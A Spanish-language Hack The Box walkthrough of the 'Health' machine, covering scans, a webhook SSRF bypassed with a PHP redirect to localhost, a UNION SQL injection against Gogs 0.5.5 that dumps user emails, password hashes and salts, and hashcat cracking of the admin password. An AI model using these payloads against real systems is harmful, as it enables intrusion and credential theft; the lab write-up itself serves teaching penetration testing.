


1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
┌──(root㉿kali)-[/home/kali/HTB/health]
└─# ping -c 1 10.10.11.176
PING 10.10.11.176 (10.10.11.176) 56(84) bytes of data.
64 bytes from 10.10.11.176: icmp_seq=1 ttl=63 time=46.6 ms

--- 10.10.11.176 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.571/46.571/46.571/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Sun Jan 15 10:17:08 2023 as: nmap -sCV -p 22,80 -v -n -oN targeted 10.10.11.176
Nmap scan report for 10.10.11.176
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 32b7f4d42f45d330ee123b0367bbe631 (RSA)
|   256 86e15d8c2939acd7e815e649e235ed0c (ECDSA)
|_  256 ef6bad64d5e45b3e667949f4ec4c239f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: HTTP Monitoring Tool
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 15 10:17:18 2023 -- 1 IP address (1 host up) scanned in 9.72 seconds
```

Consultamos el “launchpad” para intentar descubrir a que versión de Ubuntu nos estamos enfrentando. A raíz del resultado, podemos intuir que estamos ante una versión Bionic.

openssh 1:7.6p1-4ubuntu0.7 source package in Ubuntu

Changelog

```
openssh (1:7.6p1-4ubuntu0.7) bionic; urgency=medium

  * d/p/fix-connect-timeout-overflow.patch: prevent ConnectTimeout overflow.
    (LP: #1903516)

  [ Sergio Durigan Junior ]
  * d/p/lp1966591-upstream-preserve-group-world-read-permission-on-kno.patch:
    Preserve group/world read permissions on known_hosts. (LP: #1966591)

 -- Athos Ribeiro <email address hidden>  Wed, 30 Mar 2022 10:17:14 -0300
```

Upload details

Uploaded by: Athos Ribeiro on 2022-04-02


Sponsored by: Sergio Durigan Junior

Uploaded to: Bionic

Original maintainer: Ubuntu Developers


Revisamos las tecnologías usadas por la web que corre por el puerto TCP/80.

Vemos un correo electrónico (“contact@health.htb”). Vamos a meter ese dominio en nuestro /etc/hosts.



```
  GNU nano 7.1                                                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.176 health.htb
```


Buscamos un poco de información sobre Laravel.




¿Qué es Laravel y para qué sirve?

Laravel **es un framework PHP gratis y de código abierto que brinda un conjunto de herramientas y recursos para crear aplicaciones modernas**. Posee un ecosistema integral que combina funciones integradas y una variedad de paquetes y extensiones compatibles. 26 jul 2022

Si realizamos una enumeración de directorios básica con nmap sobre la web, encontramos un fichero robots.txt. Aunque no tiene mucha información relevante.



```
┌──(root㉿kali)-[/home/kali/HTB/health]
└─# nmap --script http-enum -p80 10.10.11.176
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 10:27 CET
Nmap scan report for 10.10.11.176
Host is up (0.035s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|_  /robots.txt: Robots file

Nmap done: 1 IP address (1 host up) scanned in 179.30 seconds
```




10.10.11.176/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunte

```
User-agent: *
Disallow:
```

2. Análisis de vulnerabilidades

Si abrimos la página web en nuestro navegador, vemos que nos hablan de Webhook.





Investigamos de qué se trata.

¿Qué es un webhook y para qué sirve?

Un webhook es una función de devolución de llamadas que se basa en el protocolo HTTP para que dos interfaces de programación de aplicaciones (API) se comuniquen mediante eventos de forma ligera. Muchas aplicaciones web los utilizan para recibir pequeñas cantidades de datos de otras aplicaciones, pero también sirven para activar flujos de trabajo de automatización en los entornos de GitOps.

Para realizar una prueba y ver cómo funciona la aplicación, vamos a crearnos un fichero index.html con el texto “Esto es una prueba”. Nos creamos un servidor web y nos ponemos en escucha con NC por el puerto 4343. Realizamos la consulta sobre la web y vemos los resultados.





Con esto, nos viene a la cabeza un posible ataque SSRF donde podamos atacar a puertos que no están expuestos. Vamos a volver a lanzar un NMAP pero esta vez, consultando posibles puertos filtrados. Conseguimos un puerto, que antes no veíamos, el TCP/3000.


```
┌──(root㉿kali)-[/home/kali/HTB/health]
└─# nmap -sS -vvv -n -p- -vvv --min-rate 5000 10.10.11.176
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 12:20 CET
Initiating Ping Scan at 12:20
Scanning 10.10.11.176 [4 ports]
Completed Ping Scan at 12:20, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:20
Scanning 10.10.11.176 [65535 ports]
Discovered open port 22/tcp on 10.10.11.176
Discovered open port 80/tcp on 10.10.11.176
Completed SYN Stealth Scan at 12:20, 12.96s elapsed (65535 total ports)
Nmap scan report for 10.10.11.176
Host is up, received echo-reply ttl 63 (0.036s latency).
Scanned at 2023-01-15 12:20:38 CET for 13s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE REASON
22/tcp   open     ssh     syn-ack ttl 63
80/tcp   open     http    syn-ack ttl 63
3000/tcp filtered ppp     no-response
```


Sin embargo, la web debe tener algún tipo de control o “black wordlist” que nos impide poner la ip localhost de la máquina víctima en sus diferentes formas (localhost, 127.0.0.1, hexadecimal, decimal, etc.).

Nos vamos a crear un web, que haga una redireccioón a [http://127.0.0.1:3000.](http://127.0.0.1:3000)


```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 7.1                                                    index.php
<?php
header("Location: http://127.0.0.1:3000");
?>
```

Nos ponemos en escucha con NC en el puerto TCP/4343 y en el puerto TCP/80 con un servidor de PHP. Realizamos la siguiente petición.






Obtenemos un codigo de una web. Lo guardamos en nuestra máquina de atacante y vemos de qué se trata.



Revismos, de qué se trata.


> Gogses un **servicio de Gitlibre y de código abierto escrito en el lenguaje Go**. Este servicio permite crear y ejecutar un servidor Git con un hardware de bajos recursos. Provee una interfaz web similar a GitHub, y ofrece soporte para bases de datos MySQL, PostgreSQLy SQLite.

Vemos que está corriendo la versión 0.5.5.1010. Vamos a ver si existen vulnerabilidades.




3. Análisis de vulnerabilidades y explotación


Para trabajar más cómodamente, nos vamos a montar el entorno en nuestra máquina de atacante. Una vez construido el vector de ataque, lo ejecutaremos en la máquina víctima.



Nos descargamos y descomprimismos el fichero “linux_amd64.zip”.




Lo ejecutamos y seguimos los pasos para configurarlo.



Vamos a meter una contraseña que venga en el rockyou. En nuestro caso usaremos “metallica”.

Probamos el código que viene en el exploit “Gogs - 'users'/'repos' '?q' SQL Injection” y vemos que se acontece.




Para entender más profundamente qué está ocurriendo nos abrimos burpsuite y simplificamos la injección. Vamos a explotar “users” que nos parece más interesante que “repos”.

Intentamos forzar el ordenamiento por una consulta que no exista, y vemos que da un error.

Cambiamos la forma de representar los espacios, usando “/**/”. El propio resultado nos avisa de que el número máximo de consultas es 27.

Creamos la consulta.

Vemos que no nos da error, pero tampoco nos saca los usuarios. Cambiamos la consulta para que contemple un “UNION SELECT ALL”. Esto hace que represente todos los resultados, aunque estén duplicados.




Ahora ya vemos los usuarios. Adicionalmente, vemos que nos representa un “3”. Por lo que ya tenemos una columna con la que operar para obtener la información de la base de datos.


Vemos que la BBDD de la aplicación se guarda en el fichero data/gogs.db. Con una aplicación que nos permite explorar la BBDD (https://sqlitebrowser.org/dl/) vemos la estructura de la tabla users.

user		CREATE TABLE `user` (`id` INTE
id	INTEGER	"id" INTEGER NOT NULL
lower_name	TEXT	"lower_name" TEXT NOT NULL
name	TEXT	"name" TEXT NOT NULL
full_name	TEXT	"full_name" TEXT
email	TEXT	"email" TEXT NOT NULL
passwd	TEXT	"passwd" TEXT NOT NULL
login_type	INTEGER	"login_type" INTEGER
login_source	INTEGER	"login_source" INTEGER NOT NULL
login_name	TEXT	"login_name" TEXT
type	INTEGER	"type" INTEGER
num_followers	INTEGER	"num_followers" INTEGER
num_followings	INTEGER	"num_followings" INTEGER
num_stars	INTEGER	"num_stars" INTEGER
num_repos	INTEGER	"num_repos" INTEGER
avatar	TEXT	"avatar" TEXT NOT NULL
avatar_email	TEXT	"avatar_email" TEXT NOT NULL
location	TEXT	"location" TEXT
website	TEXT	"website" TEXT
is_active	INTEGER	"is_active" INTEGER
is_admin	INTEGER	"is_admin" INTEGER
rands	TEXT	"rands" TEXT
salt	TEXT	"salt" TEXT
created	NUMERIC	"created" NUMERIC
updated	NUMERIC	"updated" NUMERIC
description	TEXT	"description" TEXT
num_teams	INTEGER	"num_teams" INTEGER
num_members	INTEGER	"num_members" INTEGER


Vamos a realizar la consulta, extrayendo el campo email, passwd, salt.



Revisamos el código de la aplicación de la versión que estamos explotando.



Lo que vemos aquí, es que se usa un algoritmo pbkdf, con 10000 interacciones. Si realizamos una búsqueda por hashcat, vemos el formato de hash que debemos poner. OJO!! Hay que ajustar el número de iteraciones (para nosotros debe ser 10000 y no 1000)



```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# hashcat --example-hashes | grep -i ": PBKDF2-HMAC-SHA256" -C 10
  Example.Hash.......: 48e61d68e93027fae35d405ed16cd01b6f1ae66267833b4a7aa1759e45bab9bba652da2e4c07c155a3d8cf1d81f3a7e8
  Example.Pass.......: hashcat
  Benchmark.Mask.....: ?b?b?b?b?b?b
  Autodetect.Enabled.: Yes
  Self.Test.Enabled..: Yes
  Potfile.Enabled....: Yes
  Custom.Plugin......: No
  Plaintext.Encoding.: ASCII, HEX

Hash mode #10900
  Name...............: PBKDF2-HMAC-SHA256
  Category...........: Generic KDF
  Slow.Hash..........: Yes
  Password.Len.Min...: 0
  Password.Len.Max...: 256
  Salt.Type..........: Embedded
  Salt.Len.Min.......: 0
  Salt.Len.Max.......: 256
  Kernel.Type(s).....: pure
  Example.Hash.Format.: plain
  Example.Hash.......: sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
```

Componemos nuestro hash, codificando los datos obtenidos.

```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# echo -n "b639e63d664a7ab8178aca6794e9ed45e7e78a57c84145aeed4984a40230a1140308e29b0876c760976a108d8efc2310090b" | xxd -r -p | base64
tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbCHbHYJdqEI2O/CMQCQs=

┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# echo -n "70L4mnuDKv" | base64
NzBMNG1udURLdg==
```

```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 7.1                                                                  hash
sha256:10000:NzBMNG1udURLdg==:tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbCHbHYJdqEI2O/CMQCQs=
```

Ejecutamos *"hashcat -m 10900 -a 0 hash /usr/share/wordlists/rockyou.txt"* y conseguimos obtener la contraseña que anteriormente habíamos configurado.

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha256:10000:NzBMNG1udURLdg==:tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbCHbHYJdqEI2O/CMQCQs=:metallica

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:NzBMNG1udURLdg==:tjnmPWZKergXispnlOntR ... MQCQs=
Time.Started.....: Sat Jan 21 10:41:19 2023 (1 sec)
Time.Estimated...: Sat Jan 21 10:41:20 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      431 H/s (7.20ms) @ Accel:32 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 384/14344385 (0.00%)
Rejected.........: 0/384 (0.00%)
Restore.Point....: 320/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9728-9999
Candidate.Engine.: Device Generator
Candidates.#1....: smokey → michael1
Hardware.Mon.#1..: Util: 75%

Started: Sat Jan 21 10:41:16 2023
Stopped: Sat Jan 21 10:41:22 2023
```

Vamos a llevar este ataque a la máquina víctima. Modificamos nuestro fichero index.php con la inyección en la URL. Obtenemos unas credenciales.

```
  GNU nano 7.1                                                  index.php
<?php
header("location: http://localhost:3000/api/v1/users/search?q=')/**/union/**/all/**/select/**/1,2,(select/**/email || ':' || passwd || ':' || salt/**/from/**/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/--/**/-");
?>
```

```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# nc -nlvp 4343
listening on [any] 4343 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.176] 52552
POST / HTTP/1.1
Host: 10.10.14.28:4343
Accept: */*
Content-type: application/json
Content-Length: 989

{"webhookUrl":"http:\/\/10.10.14.28:4343","monitoredUrl":"http:\/\/10.10.14.28","health":"up","body":{\"data\":[{\"username\":\"susanne\",\"avatar\":\"\/\/1.gravatar.com\/avatar\/c31d48f16f254e918744183ef7b89fce\"},{\"username\":\"admin@gogs.local:66c0744455457 81f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d743490c196f4efe37:sO3X1beW14\",\"avatar\":\"\/\/1.gravatar.com\/avatar\/15\"}],\"ok\":true}","message":"HTTP\/1.0 302 Found","headers":{"Host":"10.10.14.28","Date":"Sat, 21 Jan 2023 09:07:29 GMT","Connection":"close","X-Powered-By":"PHP\/8.1.12","Location":"http:\/\/localhost:3000\/api\/v1\/users\/search?q=')\/**\/union\/**\/all\/**\/select\/**\/1,2,(select\/**\/email || ':' || passwd || ':' || salt\/**\/from\/**\/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27\/**\/--\/**\/-","Content-type":"text\/html; charset=UTF-8","Content-Type":"application\/json; charset=UTF-8","Set-Cookie":"_csrf=; Path=\/; Max-Age=0","Content-Length":"293"}}
```

Vamos a descifrar la clave del usuario admin. Seguimos el mismo proceso anterior.

```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# echo -n "66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37" | xxd -r -p | base64
ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=

┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# echo -n "sO3XIbeW14" | base64
c08zWEliZVcxNA==
```


```
sha256:10000:c08zWEliZVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=:february15

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:c08zWEliZVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9u ... 9O/jc=
Time.Started.....: Sat Jan 21 10:59:59 2023 (2 mins, 25 secs)
Time.Estimated...: Sat Jan 21 11:02:24 2023 (0 secs)
